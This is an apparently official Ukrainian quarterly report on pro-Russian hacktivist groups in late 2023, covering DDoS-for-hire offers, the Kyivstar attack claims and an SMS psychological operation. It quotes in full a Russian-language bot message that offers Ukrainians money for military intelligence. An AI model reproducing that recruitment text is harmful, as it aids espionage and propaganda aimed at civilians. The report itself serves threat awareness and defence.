Протягом IV кварталу 2023 року було зафіксовано 149 кібератак, ініційованих проросійськими хакерськими угрупованнями, що на 26% менше ніж у попередньому кварталі. Таким чином, **продовжує фіксуватися тренд до зменшення загальної кількості кібератак, націлених на українські організації різних форм власності та галузей**, що спостерігається з початку 2023 року.




Динаміка активності проросійських хакерських угруповань за таргетованими секторами


російсько-УКРАЇНСЬКА КІБЕРВІЙНА

Розподіл активності проросійських хакерських угруповань за кількістю атак

Найактивніші проросійські угруповання хактивістів: **“Народная Cyberармия”, “RU_DDOS C2”, “Layer Legion (DDoS Legion)”, “NoName057(16)” та “Vocход”**. Кількість атак, організованих ними протягом III кварталу 2023 року, складає 91% загальної кількості зафіксованих атак, організованих аналогічними угрупованнями.



Розподіл активності проросійських хакерських угруповань за періодичністю атак



російсько-УКРАЇНСЬКА КІБЕРВІЙНА

Протягом IV кварталу 2023 року **фіксувалися зміни в активності відслідковуваних угруповань** проросійських хактивістів.

Міжнародний комітет Червоного Хреста (далі - МКЧХ), відповідальний за моніторинг правил ведення війни, 4 жовтня вперше опублікував **правила для цивільних хакерів, які беруть участь у конфліктах**, зокрема і у війні рф проти України. 8 правил охоплюють заборону атак на лікарні, хакерські інструменти, які неконтрольовано поширюються, і погрози, які породжують терор серед цивільного населення.

Перелік запропонованих правил:

- не спрямовувати кібератаки на цивільні об'єкти;
- не використовувати шкідливе програмне забезпечення чи інші методи, які поширюються автоматично та завдають шкоди військовим і цивільним об'єктам без розбору;
- плануючи кібератаку на військовий об'єкт, слід зробити все можливе, щоб уникнути або мінімізувати вплив операції на цивільних;
- не проводити жодних кібероперацій проти медичних та гуманітарних закладів;
- не здійснювати жодних кібератак на об'єкти, необхідні для виживання населення, або атак, які можуть вивільнити небезпечні сили;
- не погрожувати насильством для поширення терору серед цивільного населення;
- не підбурювати до порушень міжнародного гуманітарного права;
- виконувати ці правила, навіть якщо ворог цього не робить.

Деякі хакерські групи, з якими зв'язалася BBC після оприлюднення новини, сказали, що планують "ігнорувати ці правила".

Так, представник угруповання "Anonymous Sudan", яке останніми місяцями активно атакувало технологічні компанії та державні служби, що критикують Судан чи іслам, сказав BBC News, що запропоновані правила "нежиттєздатні і що їх порушення заради інтересів групи неминуче". Також один із високопоставлених членів колективу повідомив BBC News, що вони "завжди працювали на основі кількох принципів, у тому числі правил, цитованих МКЧХ", але тепер втратили віру в організацію і не будуть дотримуватися її нових правил.

Також одна з найбільших хактивістських груп Killnet спочатку (5 жовтня) оголосила про відмову дотримуватися цих правил, але вже наступного дня, 6 жовтня, KillMilk опублікував заяву про те, що “Killnet робить перший крок назустріч миру, тому прислухається до Червоного Хреста та зобов’язується дотримуватися визначених правил”.

KillNet

8 жовтня угруповання "KillNet" у Telegram-каналі опублікувало оголошення зі звинуваченням уряду Ізраїлю "у кровопролитті та підтримці терористичного режиму України у 2022 році" та з попередженням про здійснення майбутніх атак на урядові системи Ізраїлю. Така мотивація була аргументована тим, що "ізраїльський режим продався НАТО, головному терористу з гаслом СВІТЛА та ОБОРОНИ". Того ж дня "KillNet" заявили, що "їхні брати та головні союзники із Судану підтримують ініціативу, приєднуючись до кампанії проти Ізраїльського режиму", маючи на увазі підтримку від угруповання "Anonymous Sudan".

У грудні 2023 року в "KillNet" відбулися організаційні зміни, а саме 7 грудня KillMilk опублікувало заяву, яка була поширена у Telegram-каналі "KillNet", що стосується його "виходу на пенсію", тобто виходу зі складу "KillNet". Новим власником "KillNet" було визначено "Deanon Club", який 9 грудня опублікував деякі тезиси щодо подальшого розвитку спільноти, серед яких "уникнення політичного формату", "головний акцент на іноземні компанії, а також проєкти, які в той чи інший спосіб завдають шкоди нашому світу", "новий збір команди KILLNET, що дозволить розкрити наявні здібності".

Активність багатьох проросійських хактивістських угруповань переплетена між собою. Такі групи можуть стверджувати, що їхні лідери змінилися, але не підтверджують це доказами та часто не демонструють передбачуваних подальших змін у поведінці. Хоча довгостроковий вплив виходу KillMilk складно передбачити, очевидно, що обидва бренди, як "KillNet", так і "KillMilk", залишаться в просторі проросійського хактивізму впливовими та взаємопов’язаними.

12 грудня "KillNet" опублікувало заяву щодо "атаки по українських мобільних операторах, а також по деяких банках", маючи на увазі атаку на українського мобільного оператора "Київстар". Проте жодних доказів, які б підтверджували здійснення цієї атаки саме угрупованнями "KillNet“ & "Deanon Club«, не було надано.

UserSec

Просування та підтримка DDoS-сервісів та навчальних послуг є однією з базових активностей проросійських хактивістів. Так, 31 жовтня угруповання "UserSec" анонсувало у своєму Telegram-каналі **новий сервіс DDoS-For-Hire**, що передбачає такі специфіки атак, як:

- скидання коннекту;
- браузер, що обходить будь-які перевірки та капчі;
- мультиплексинг HTTP/2 запитів.

При цьому оплата приймається виключно в криптовалюті (BTC, ETH, USDT), організація будь-яких перевірок/тестів на 10 хвилин коштує 10$, а ціна на сервіс залежить від важливості сайту та його захисту та обговорюється в особистих повідомленнях. Замовлення приймаються на будь-які структури, ігрові проєкти, державні сайти, але не ті, що працюють в росії.

Також 25 грудня угрупованням було презентовано новий бот "Horus Eye", який "призначений для будь-якого користувача інтернету, оскільки кожен знайде собі там щось потрібне чи корисне«, та анонсовано майбутню розробку ще одного проєкту спільно з Horus. Окрім цього, угрупованням публікувалися новини про набори груп з навчання дефейсу сайтів (21 листопада) та зламу VPN–серверів (27 і 28 листопада).

російсько-УКРАЇНСЬКА КІБЕРВІЙНА

Anonymous Sudan

Починаючи з 23 грудня 2023 року, проросійське угруповання "Anonymous Sudan", що відслідковується компанією Microsoft за ідентифікатором "Storm-1359", **почало таргетувати країну Чад**, нібито за допомогою розподілених атак типу "відмова в обслуговуванні" (DDoS). При цьому група не пояснила мотивацію цих атак. Нагадаємо, що з моменту заснування "Anonymous Sudan" бере на себе відповідальність за нібито здійснювані DDoS-атаки, спрямовані на країни Близького (Середнього) Сходу та Північної Африки (MENA), а також країни Субсахарської Африки (країни Африки на південь від Сахари), включно з Республіками Кенія, Нігер, Ефіопією та ОАЕ.

Така географія таргетованих країн **суперечить риториці угруповання**, згідно з якою члени "Anonymous Sudan" територіально знаходяться в Судані та солідарні з Африкою і мусульманським світом у цілому. Це підтверджується думкою, що **"Storm-1359" функціонує під фальшивим прапором і насправді може бути пов'язане з росією** і, можливо, є підгрупою проросійського "Killnet" (зокрема, до такої думки схиляються експерти команд Trustwave SpiderLabs, Recorded Future), популярною серед дослідників у сфері розвідки кіберзагроз.

Наймасштабнішою з їх попередніх кампаній була операція #FUCKUAE, націлена на ОАЕ, що була розпочата влітку 2023 року та поновлена в грудні 2023 року. Тому заходи з визначення дійсного походження та мотивів групи все ще тривають.

Солнцепек

Протягом IV кварталу 2023 року, як і протягом всього часу існування Telegram-каналу "Солнцепек" (починаючи з 25 квітня 2022 року), **угруповання продовжувало систематично публікувати у своєму Telegram-каналі нібито достовірні дані щодо військовослужбовців Збройних Сил України, називаючи їх "військовими злочинцями"**. Нагадаємо, що окрім каналу в Telegram, група також керує доменом solntespek[.]com, де ділиться витоками облікових даних, що стосуються українських військових, і ймовірними українськими секретними документами, включно з військовими звітами та списками втрат. На момент написання цієї статті достовірність цих баз даних не є підтвердженою. Аналогічно, зазвичай посилання в Telegram-каналі на "повні архіви" документів атакованих угрупованням об'єктів, які надаються для підтвердження достовірності успішно здійснених атак, виявляються неактивними.

11 грудня у Telegram-каналі була опублікована доповнена навігація по атаках, починаючи з 14 червня і закінчуючи 2 листопада, що були таргетовані виключно на українські організації.

13 грудня угруповання взяло на себе відповідальність за кібератаку на "Київстар" із заявою про знищення 10000 комп'ютерів, понад 4000 серверів, всіх систем хмарного зберігання даних та резервного копіювання. Мотивація атаки була пояснена тим, що компанія забезпечує зв'язком ЗСУ, а також державні органи та інші силові структури України. На підтвердження цього 22 грудня "Солнцепек" у Telegram-каналі поширив скріншот з іншого проросійського Telegram-каналу щодо заяви президента компанії "Київстар" Олександра Комарова про повне знищення бази даних клієнтів.

13 грудня о 18:39 на Facebook сторінці компанії "Київстар" було повідомлено, що о 18:00 команда розпочала включення голосового зв`язку по всій Україні. Протягом всього цього часу (починаючи з першого повідомлення про початок відновлювальних робіт і закінчуючи оголошенням про повне відновлення всіх базових сервісів, що було опубліковане 21 грудня 2023 року) компанією періодично публікувалися апдейти за статусом роботи мережі, повідомлення щодо вживаних стабілізаційних та відновлювальних заходів. **Таким чином, відновлення надання послуг мережі та вжиття стабілізаційних заходів після здійснення кібератаки тривало 9 днів, що підкреслює масштаб і масовість заподіяної шкоди.**

13 грудня о 13:46 на Facebook сторінці Кіберполіції вже було опубліковано застереження щодо того, що зловмисники створюють у месенджерах фейкові боти та розповсюджують фішингові посилання під приводом компенсації та інформування про терміни відновлення роботи сервісів оператора зв'язку Kyivstar. **Так, протягом першої доби після оприлюднення компанією повідомлення про здійснення кібератаки шахраями вже були реалізовані спроби використання інформації про нестабільність роботи оператора зв'язку у зловмисних цілях.** Також 21 грудня вже на Facebook сторінці "Київстар" було опубліковано застереження про збільшення кількості шахраїв у соцмережах, а також бажання зловмисників отримати персональні дані клієнтів та гроші, спекулюючи на ситуації з хакерською атакою. Окрім цього, 21 грудня Урядовою командою реагування на комп'ютерні надзвичайні події України CERT-UA було зафіксовано масове розповсюдження електронних листів з тематикою "Заборгованості за договором Київстар", що атрибутується до кластера активності UAC-0050 і є черговою спробою російських хакерів використовувати проблеми, які хвилюють тисячі українців (у цьому випадку - ситуацію з "Київстар"-ом), при розсиланні листів зі шкідливим програмним забезпеченням.

Начальником Департаменту кібербезпеки СБУ у інтерв'ю міжнародній агенції «Reuters» було підтверджено, що за цією атакою стоїть хакерське угруповання Sandworm, пов'язане з "Солнцепеком", яке є штатним підрозділом російської військової розвідки і раніше неодноразово здійснювало кібератаки на українські об'єкти, зокрема і на операторів зв'язку та інтернет-провайдерів. Він не підтвердив конкретних цифр, що заначалися у дописі Telegram-каналу "Солнцепек", проте зазначив, що атака знищила "майже все", включаючи тисячі віртуальних серверів і ПК, і стала, ймовірно, першим прикладом руйнівної кібератаки, яка "повністю знищила ядро телекомунікаційного оператора".

російсько-УКРАЇНСЬКА КІБЕРВІЙНА

Протягом жовтня 2023 року згідно з новинами україномовних інтернет-ЗМІ (зокрема, Суспільне Новини, Факти ICTV), серед українців **спостерігалося масове розповсюдження SMS повідомлень** (див. рис. 7) **із пропозицією про держзраду** від відправника Krayina.

Чергова **інформаційно-психологічна операція** (далі - ІПСО, англ. – Psychological Operations, PSYOP) **у вигляді SMS розсилки була ініційована командою XakNet Team**. У разі переходу за посиланням та активізації Telegram-боту користувач отримує стартове повідомлення із закликом посприяти агресору в обмін на отримання грошової винагороди (див. рис. 8).




Рисунок 7 - Зразок SMS повідомлення




Рисунок 8 – Стартове повідомлення з боту

"Привет, дорогой друг.

На связи XakNet Team.

Как всем нам известно, вот уже больше года идет противостояние между Россией и НАТО, в котором братская нам Украина и ее граждане - оказалась заложниками, выступая своего рода прокси-сервером.

В наших с Вами силах остановить это безумие. Сообщите нам все, что Вам известно о местах скопления натовской техники, или любую другую, важную по вашему мнению информацию.

Мы готовы заплатить тебе $ за любую информацию по ВСУ: координаты, фото, видео, программное обеспечение. Чем интереснее информация, тем больше ты получишь. Суммы от 15$ до 5000$.

Вам не нужно переживать. Мы поможем Вам наладить безопасный контакт. Мы расскажем Вам как получить средства анонимно.

За всю историю конфликта, наша команда единственная, кто действовал исключительно в интересах народа. Почитать о нас вы можете найдя наш официальный канал XakNet Team (hxxps://t[.]me/xaknet_team).

Напишите в следующем сообщении, чем вы можете нам помочь, а мы расскажем, как сможем Вас отблагодарить."

До елементів ІПСО належать дезінформація, пропаганда, перебільшення або применшення певної інформації, диверсії в тилу, кібератаки. Очевидною метою проведення таких операцій, особливо у воєнний час, є вплив на психологічний стан суспільства, а саме поширення деморалістичних настроїв і провокування паніки. **З метою підвищення обізнаності з питань виявлення та протидії дезінформації, ефективної протидії пропаганді, деструктивним інформаційним впливам і кампаніям, запобігання спробам маніпулювання громадською думкою рекомендовано** ознайомлюватися зі звітами Центру протидії дезінформації, який забезпечує проведення заходів щодо протидії поточним і прогнозованим загрозам національній безпеці та національним інтересам України в інформаційній сфері.

Кампанія, націлена на збір інформації про Збройні Сили України, була раніше анонсована в дописі Telegram-каналу угруповання від 23 березня 2023 року та підтверджувалася публікаціями українських медіа-ресурсів (зокрема, InternetUA, РБК-Україна). Пізніше у дописі від 30 березня 2023 року було додатково висвітлено обставини організації SMS розсилок від відправника Krayina, що нібито пов'язані зі зламом страхової компанії "Країна", завдяки чому SMS повідомлення розповсюджувалися за їх рахунок.

Інформацією про ЗСУ, що становить інтерес для противника (див. рис. 9), є розташування військових формувань, комплексів ППО, складів з боєприпасами, а також показники їх чисельності та складу.

Про аналогічні та схожі ІПСО громадяни України можуть повідомити Департамент кібербезпеки СБУ та Кіберполіцію України.




Рисунок 9 – Запитувана агресором інформація

Нагадуємо, що згідно зі статтею 111 Кримінального кодексу України **державна зрада**, тобто діяння, умисно вчинене громадянином України на шкоду суверенітетові, територіальній цілісності та недоторканності, обороноздатності, державній, економічній чи інформаційній безпеці України: перехід на бік ворога в умовах воєнного стану або в період збройного конфлікту, шпигунство, надання іноземній державі, іноземній організації або їх представникам допомоги в проведенні підривної діяльності проти України, - **карається позбавленням волі на строк від дванадцяти до п'ятнадцяти років** з конфіскацією майна або без такої.

Зв'язатися з
Державним центром кіберзахисту
Державної служби спеціального зв'язку та захисту інформації України